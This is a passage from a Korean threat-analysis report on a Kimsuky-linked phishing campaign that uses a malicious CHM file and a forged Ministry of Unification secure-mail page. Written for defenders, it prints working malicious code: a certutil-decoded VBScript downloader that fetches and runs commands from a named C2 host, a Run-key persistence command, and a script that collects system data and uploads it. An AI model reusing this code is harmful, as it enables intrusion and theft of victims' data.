
○ CHM 내부에 포함된 'data.hhc' 파일을 확인해 보면, 공격자가 'KEL CHM Creator v.1.4.0.0' 프로그램을 활용해 제작한 흔적을 볼 수 있습니다.[11]

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<meta name="GENERATOR" content="KEL CHM Creator v.1.4.0.0">
<!-- Sitemap 1.0 -->
</HEAD>
<BODY>
<OBJECT type="text/site properties">
    <param name="ImageType" value="Book">
    <param name="Window Styles" value="0x27">
    <param name="ExWindow Styles" value="0x100">
    <param name="comment" value="title:Online Help">
    <param name="comment" value="base:index.htm">
</OBJECT>
<UL>
    <LI> <OBJECT type="text/sitemap">
        <param name="Name" value="목차">
        <param name="Local" value="home.html">
        </OBJECT>
    <LI> <OBJECT type="text/sitemap">
        <param name="Name" value="서론">
        <param name="Local" value="서론.html">
        </OBJECT>
```

[그림 3-2] 'data.hhc' 파일 내부 코드 모습


[11] KEL CHM Creator v.1.4.0.0

○ 악성 파일 제작에 활용된 프로그램은 약 10년 전에 업데이트가 중단된 것으로 알려져 있지만, 인터넷을 통해 자유롭게 설치와 사용이 가능한 상태입니다.



[그림 3-3] KEL CHM Creator v.1.4.0.0 프로그램 모습

○ CHM 내부 구조를 살펴보면, 'home.html' 파일 내부에 악성 스크립트가 포함된 것을 확인할 수 있습니다.



[그림 3-4] 악성 CHM 파일 내부 구조 및 악성 스크립트 코드 모습

○ 내부에 포함된 악성 스크립트를 살펴보면, 'cmd.exe' 명령과 'certutil.exe' 파일을 통해 Base64 인코딩 문자열을 디코딩하여 생성합니다. 그리고 레지스트리 Run 키에 'svchostno' 이름으로 등록해 컴퓨터 부팅 시마다 작동하도록 지속성을 유지합니다.

```
110
111   <OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
      width=1 height=1>
112   <PARAM name="Command" value="ShortCut">
113   <PARAM name="Button" value="Bitmap:shortcut">
114   <PARAM name="Item1" value=',cmd, /c echo T24gRXJyb3IgUmVzdW1lIE51eHQ6U2V0IG14
      ID0gQ3JlYXRlT2JqZWN0KCJNaWNyb3NvZnQuWE1MSFRUUCIpOm14Lm9wZW4gIkdFVCIsICJodHRwO
      i8vY2Fpbm5pY2swMDIuMDAwd2ViaG9zdGFwcC5jb20vbmljay9zaG93LnBocD9xdWVyeT01MCIsIE
      ZhbHNlOm14LlNlbmQ6RXhlY3V0ZShteC5yZXNwb25zZVRleHQp > "%TEMP%\~hhBBCDA.tmp" &
      start /MIN certutil -decode "%TEMP%\~hhBBCDA.tmp"
      "%USERPROFILE%\Links\desktops.ini" & start /MIN REG ADD
      HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v svchostno /t REG_SZ /
      d  "C:\Windows\System32\cscript.exe //b //e:vbscript
      %USERPROFILE%\Links\desktops.ini" /f'>
115   <PARAM name="Item2" value="273,1,1">
116
117   </OBJECT>
118   <script>
119   shortcut.Click();
120   </SCRIPT>
121   </HTML>
```

[그림 3-5] home.html 내부에 숨겨진 악성 명령어


○ 인코딩된 Base64 코드 부분을 디코딩하면, 'cainnick002.000webhostapp[.]com' C2 서버로 통신을 시도하고, 'show.php?query=50' 인자값 응답 과정을 거치게 됩니다.

Base64 (home.html)	
Encode	Decode
T24gRXJyb3IgUmVzdW1lIE5leHQ6U2V0IG14ID0gQ3JlYXRlT2JqZWN0KCJNaWNyb3NvZnQuWE1MSFRUUCIpOm14Lm9wZW4gIkdFVCIsICJodHRwOi8vY2Fpbm5pY2swMDIuMDAwd2ViaG9zdGFwcC5jb20vbmljay9zaG93LnBocD9xdWVyeT01MCIsIEZhbHNlOm14LlNlbmQ6RXhlY3V0ZShteC5yZXNwb25zZVRleHQp	On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "http://cainnick002.000webhostapp[.]com/nick/show.php?query=50" , False:mx.Send:Execute(mx.responseText)

[표 3-1] CHM 내부에 있는 Base64 인코딩과 디코딩 비교

○ Base64 디코딩 값은 cmd 명령을 통해 '%USERPROFILE%₩Links₩desktops.ini' 파일로 생성이 됩니다. 그리고 레지스트리 HKCU 경로의 Run 키에 'svchostno' 이름으로 만듭니다.

○ 데이터에는 악성 명령이 포함된 'desktops.ini' 파일을 호출하기 위해 시스템 경로의 'cscript.exe' 파일을 선언하고, 오류와 프롬프트를 표시하지 않도록 배치모드(//b) 인자를 사용합니다. 아울러 'vbscript.exe' 통해 스크립트를 실행합니다.



[그림 3-6] 레지스트리 Run 값 및 'desktops.ini' 악성 파일 모습

○ 'desktops.ini' 파일에는 다음과 같은 내용이 포함돼 있습니다.

```
On Error Resume Next:Set mx =
CreateObject("Microsoft.XMLHTTP"):mx.open "GET",
"http://cainnick002.000webhostapp[.]com/nick/show.php?query=50",
False:mx.Send:Execute(mx.responseText)
```

[표 3-2] 'desktops.ini' 파일 코드 내용

○ 'desktops.ini' 파일에 의해 C2 서버로 통신이 진행되면 컴퓨터 시스템 정보, 프로세스 리스트, 다운로드 폴더 정보 등을 수집해 Base64, UTF-8 함수 조건에 따라 'Info.txt' 파일로 전송을 시도합니다.

○ 이때 사용되는 바운더리(bnd) 문자열은 앞서 김수키 캠페인 내역에서 설명했던 것과 동일한 '----c2xkanZvaXU4OTA' 입니다.

```
On Error Resume Next:Set mx = CreateObject
    ("Microsoft.XMLHTTP"):mx.open "GET", "
    http://cainnick002.000webhostapp.com/
    nick/show.php?query=50", False:mx.Send
    :Execute(mx.responseText)
```

```
Function SyInf()
    Set ow = GetObject("winmgmts:")
    Set ow_sys = ow.InstancesOf("Win32_ComputerSystem")
    For Each ob in ow_sys
        With ob
        str_tmp = "ComputerName: " & .Caption & vbNewLine &
                  "OwnerName: " & .PrimaryOwnerName & vbNewLine &
                  "Manufacturer: " & .Manufacturer & vbNewLine &
                  "ComputerModel: " & .Model & vbNewLine & _
                  "SystemType: " & .SystemType & vbNewLine
        End With
    Next

    Set ow_os = ow.InstancesOf("Win32_OperatingSystem")
    For Each ob in ow_os
        With ob
        str_tmp = str_tmp & "OperationSystem: " & .Caption &
            vbNewLine & _
                          "OS Version: " & .Version & " (" & .
                              BuildNumber & ")" & vbNewLine & _
                          "TotalMemory: " & CStr(CInt(.
                              TotalVisibleMemorySize / 1024)) &
                               "MB" & vbNewLine
        End With
    Next

    Set ow_proc = ow.InstancesOf("Win32_Processor")
    For Each ob in ow_proc
        str_tmp = str_tmp & "Processor: " & ob.Caption & " " & _
                  CStr(ob.CurrentClockSpeed) & "MHz" & vbNewLine
    Next
    SyInf = "++++++++++++ Basic System ++++++++++++" & vbNewLine
        & _
            str_tmp & vbNewLine
End Function
```


```
Sub Rep(p_data, p_ui)
    bnd = "----c2xkanZvaXU4OTA"
    pd = "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""MAX_FILE_SIZE""
             & vbNewLine & vbNewLine & _
         "1000000" & vbNewLine & _
         "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""file"";
             filename=""Info.txt""" & vbNewLine & _
         "Content-Type: text/plain" & vbNewLine & vbNewLine & _
         p_data & vbNewLine & _
         "--" & bnd & "--"
    with CreateObject("Microsoft.XMLHTTP")
        .open "POST", "http://" & p_ui & "/show.php?query=97",
            False
        .setRequestHeader "Content-Type", "multipart/form-data;
            boundary=" & bnd
        .send pd
    end with
End Sub

Function FInf()
    idx = Array(0,5,6,8,38,42)
    For i = LBound(idx) To UBound(idx)
        str_tmp = str_tmp & SpDir(idx(i), "")
    Next
    str_tmp = str_tmp & SpDir(40, "\Downloads")
    FInf = "++++++++++++ Specific Folder ++++++++++++" &
        vbNewLine & _
            str_tmp & vbNewLine
End Function


ui = "cainnick002.000webhostapp.com/nick"

raw_d = SyInf() & QProc() &  FInf()
pst_d = b64(raw_d)
Rep pst_d, ui
```

[그림 3-7] 'desktops.ini' 파일 명령에 의해 호출된 코드 일부

○ 위협 행위자는 이렇게 유출된 1차 정보를 정찰용으로 사용하고, 공격 의도에 따라 서버 사이드 기반으로 추가 공격 명령을 전달할 수 있습니다. 이에 따라 예기치 못한 추가 피해가 발생할 수 있습니다.

3.2. (사례 2/2) 'email_17107031014.html'

○ 통일부 인권인도실장 면담 관련 파일로 유포된 'email_17107031014.html' 파일이 실행되면 다음과 같이 보여집니다. 실제 이 화면은 통일부에서 보안 메일용으로 사용하는 디자인과 같으로 보기에 동일합니다.



[그림 3-8] 'email_17107031014.html' 파일 실행 화면

○ 공격자는 실제 기관에서 사용하는 보안 메일 포맷을 악용해 공격을 수행한 것으로, 과거에도 비슷한 사례가 있습니다. 정상적인 보안 메일은 암호를 정확히 입력해야 합니다.

○ 평소 이 같은 보안메일 수신자의 경우 비밀번호를 휴대폰 문자메시지(SMS)로 받기 때문에 이메일 제목이나 본문에 포함됐을 경우 의심해 볼 필요가 있습니다. 본 사례의 경우도 제목에 비밀번호(비번)를 포함해 의심을 최소화하는데 활용했습니다.

○ 그렇지만, 이 파일은 임의 조작된 악성 파일이기 때문에 비밀번호가 정확하지 않더라도 [확인] 버튼을 클릭하면 다음 화면으로 넘어가게 됩니다.

○ 'email_17107031014.html' 코드의 내부 중 일부를 살펴보면 다음과 같습니다.

```
<script type="text/javascript">

enter_count = 0;
var _resourcePath = "http://webmail.unikorea.go.kr:80/resources/securemail/",
    _encAlgorithm = "ARIA",
    _encBit = "128",
    _flashDecryptBtnId = "fpDecryptBtn",
    _scriptDecryptBtnId = "jsDecryptBtn",
    _pwInputId = "pwInput",
    _pwBtnId = "pwBtn",
    _attachCount = 1,
    _attachDownloadLinksClass = "attDlLink",
    _decryptStartDelay = 200;
    _encContent = "";   // john_modified
    _encDummny = "VAxD98T5edd9iHDkw0oK3A==";
    _encAttInfo = new Array(1);
    _encAttFile = new Array(1);
    _encAttInfo[0] = "";    // john_modified
    _encAttFile[0] = "";    // john_modified


beforeInit = function () {
    "undefined" != typeof console && console.log("beforeInit")
};
afterInit = function () {
    "undefined" != typeof console && console.log("afterInit")
};
beforeContentDecrypt = function () {
    "undefined" != typeof console && console.log("beforeContentDecrypt")
};
afterContentDecrypt = function () {
    "undefined" != typeof console && console.log("afterContentDecrypt")
};
beforeFileDecrypt = function (g) {
    "undefined" != typeof console && console.log("beforeFileDecrypt: " + g)
```

```
            if (news[i] != "&") {
                mar = mar + news[i];
            }
        }
        return atob(mar);
    }

    function z(b) {
        var c = _A(_encAttInfo[b].split(e[0])[0]);
        //c = "psexec.exe";//c = "good.txt";    // john_modified
        c =
        ud(GetParm("7Ya17J2867aAIOyduOq2jOyduOuPhOyLpOyepSDrqbTri7Qg6rSA66CoLnJhcg==
        "));

        c && (beforeFileDecrypt(c), setTimeout(function () {
            var a = _B(_encAttFile[b]);
            var att_john =
            "UmFyIRoHAQBSSCoJDAEFCAAHAQHJ8YOAAOGoS2qTAQIDC5KUAgTWnQMgq798IYADAHUyMzE
            wICjthrXsnbzrtoAg7J246raM7J2464+E7IukKSDsnbjqtozsnbjrj4Tsi6TsnqUg66m064u
            0IOq0gOugqCDthrXsnbzrtoAg7JeF66y07IOB7ZmpIOuztOqzoCAg7LC46rOg7J6Q66OMLmh
            3cC5sbmsKAwIAebs1MufZAYjaQEhQdWVEIld2UDZnsSJRERBERIWEQRIUjSFElSRFSJE8BKe
            AVFBESBGESdIFIU8CqQqeBrBEQEjQELAsg4A71VgKLt3v9vf3neOc75jnMd985jno79NWXUG
            q61nqPUNXR/MV1WazWazWa6rPz51Bq60VqrxeqwX6A9AX/Af+wAIACgMv0dXV3Qbn0YYMTfI
            N/PbQG9rjRY91ux0uJavJxxhRu7Te5A4OCNFhmsTJ4IKPFG9LVIbTdnNPf44+hy2oOiRfTGB
            blkv0AJ1dQHNutTdb/JDCBzVLcQN/582yqtB9Ytn8DM1R0X0A3RzJnfCd5m54xq/YxiLXmdQ
            g26DbHuMvfBtf4TbgzGGXAxUGXwzAGWwvgOdlC6S8LezBmfZ5UvXU0N2dhXQiG0W7VL9hH+y
            0hUIO6shloLlB32vXkUWLQW/jBuR91k2QZ6F95Qbk7JUVQ8kLpOwu+A4SQhvT2SxUC7rcF0o
            YZWDFgZVCrXAMZhnILfzdeTLXRVKKGrv8K4F95msBBJgYwCoUFb6+iF2UoKjW/s1oRiVbfwB
            tUQqVs/Bmz6/nBvNP6TVg15RNd+0bVGEwxB2+dQC+bR2V/gd3A5+Rn9o2hihr39hSCCdkIwW
            duh64pudrnBxadkXsuAAsZBTa/oYGf5igVjLr2xBLVZCrV/8BgozB32rbAGH6MH+SebLEmv6
            MKX69ou2ihXO0/hKIIqFLHru25TJtnf7DL8hLFr3ywkc2k9LRTSGH7V1+bQ1W4aIUjm5aTr7
            dPsV/jaZ/FFW00ITO7QD7ebkfZ6IRb1giqaF2VEIm5bC4hffxAbzdyphlr/UHFmCS1h+ytfd
            qdtqGzXQpa/xThsm1YCrTDZDBSsFHa9snP3UwFH2AuIDFtC+7XxBBHpCDG4VUKAnf80V+1gR
            S57P3j6s/lElQ+7bf62r/cL2hX2rbjt2K2XT/rbYxhLFLFWG0ALlAtqMKbD9Wx3MEjT90uFz
            ZUK1sp6mfeCDD+FXtt6tbHhDA0QpLQJlb2rRTOKc4FY1/pjX+dh7ssZ/ONP5JIy/dGz9sZdu
```

[그림 3-9] 'email_17107031014.html' 파일 코드 일부 모습

○ 코드 내부를 살펴보면 통일부 시큐어 메일을 일부 조작해 사용한 것을 알 수 있습니다. 특이하게도 임의 변경된 부분에 별도의 주석처리가 포함돼 있는데, 공격자가 수정 기록을 남겨둔 것이 흥미롭습니다.


○ 수정된 명령어 영역에 'john_modified' 표현 등이 주석으로 사용됐는데, 공격자는 수정된 부분을 확인하며, 테스트를 수행한 것으로 추정됩니다.

○ GSC는 본 캠페인의 추적 과정 중 비슷한 계열의 변종도 발견했는데, 한글 폰트 설정 문자가 비정상적으로 깨져 피싱 화면이 제대로 출력되지 않는 오류 버전도 확인했습니다. 따라서 해당 공격은 실패했을 가능성이 높습니다.

```
820 <div id="_fpWr" class="_hidden">
821     <!-- Flash Player k35m8m 1 l4 m k)4 -->
822     <div id="fpInfoDiv" class="max center">
823         <div>
824             <div class="fpBorderDiv">
825                 <div class="fpDescWr">l ,l )l$ 18 k8 k<l 01  l l k "Flash Player" l
                    m l m )k k$.</div>
826                 <div class="fpSubDescWr">
827                     <p>l $m     : Flash Playerk! k35m8m l $m     </p>
828                     <p>l7(l : JavaScriptk! k35m8m l $m </p>
829                 </div>
830                 <div class="fpBtnWr">
831                     <div>
832                         <span class="btn accept" id="fpDecryptBtn">l $m     </span>
833                         <span class="btn cancel" id="jsDecryptBtn">l7(l </span>
834                     </div>
835                 </div>
836             </div>
837         </div>
838     </div>
839 </div><br/>
840
841 <div id="_mainWr" class="_hidden" align="left">
842     <table id="_mainWrTable" border="0" cellspacing="0" cellpadding="0"
    background="http://webmail.unikorea.go.kr:80/resources/theme/securemail/bg.png">
843         <tr>
844             <td id="_mainWrTd" align="left">
845                 <ul id="_mainWrUl">
846                     <!-- <li>k9 k0 k2 m 8 m m8: </li> -->
847                     <li>
848                         k9 k0 k2 m 8: <input type="password" id="pwInput" value=""/>
849                         <span class="btn pwbtn" id="pwBtn">m l8</span>
850                     </li>
851                 </ul>
852             </td>
853         </tr>
854     </table>
855 </div><br/>
856
857 <div class="_hidden">
858     <a id="_downAnchor"></a>
859 </div>
860
861 <!-- Blocking LoadMask m k)4 l l 1;$1$m| . -->
862 <div id="loadingDiv" class="max center">
863     <div>
```


[그림 3-10] 한글 표기 부분이 깨진 상태로 사용된 코드 일부

○ 한편 보안메일 화면의 비밀번호 기재란에 별다른 입력 상관 없이 [확인] 버튼을 클릭하면 본문 내용과 함께 '통일부 인권인도실장 면담 관련.rar' 파일이 첨부된 것을 볼 수 있습니다.



[그림 3-11] 보안메일 다음 단계에서 출력되는 본문 내용

○ 한편 보안메일 화면의 비밀번호 기재란에 별다른 입력 상관 없이 [확인] 버튼을 클릭하면 본문 내용과 함께 '통일부 인권인도실장 면담 관련.rar' 파일이 첨부된 것을 볼 수 있습니다.




[그림 3-12] RAR 압축 내부에 포함된 부속 파일 화면

○ '통일부 인권인도실장 면담 관련.rar' 압축 파일 내부에는 2개의 포함이 존재하는 것을 알 수 있습니다.

파일명	파일크기	해시(MD5)
2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk	52,950 바이트	a9276bae977589f3f670f26b2cb8a9f1
20231025_인권인도실 사례비 양식.hwp	39,424 바이트	119e6b7626e99b3569019f0c70885658

[표 3-3] RAR 압축 내부에 포함된 파일 정보

○ 압축 파일 내부에 존재하는 '20231025_인권인도실 사례비 양식.hwp' 파일의 경우 정상 문서로 사례비 지급 의뢰서 내용을 담고 있습니다. 이 파일의 내부 문서 요약과 통계 정보를 살펴보면, 지은이는 'pps' 이름이 있고, 마지막 저장한 사람은 'Leopard' 이름이 사용된 것을 볼 수 있습니다.



[그림 3-13] 미끼로 사용된 정상 HWP 문서 파일의 정보

○ 공격자는 미끼용 정상 HWP 문서 파일과 폴더 옵션 확장자 숨김 디폴트 설정에 따라, 마치 HWP 파일처럼 보이게 만든 이중 확장자의 LNK 악성 파일을 공격 전략으로 사용했습니다.

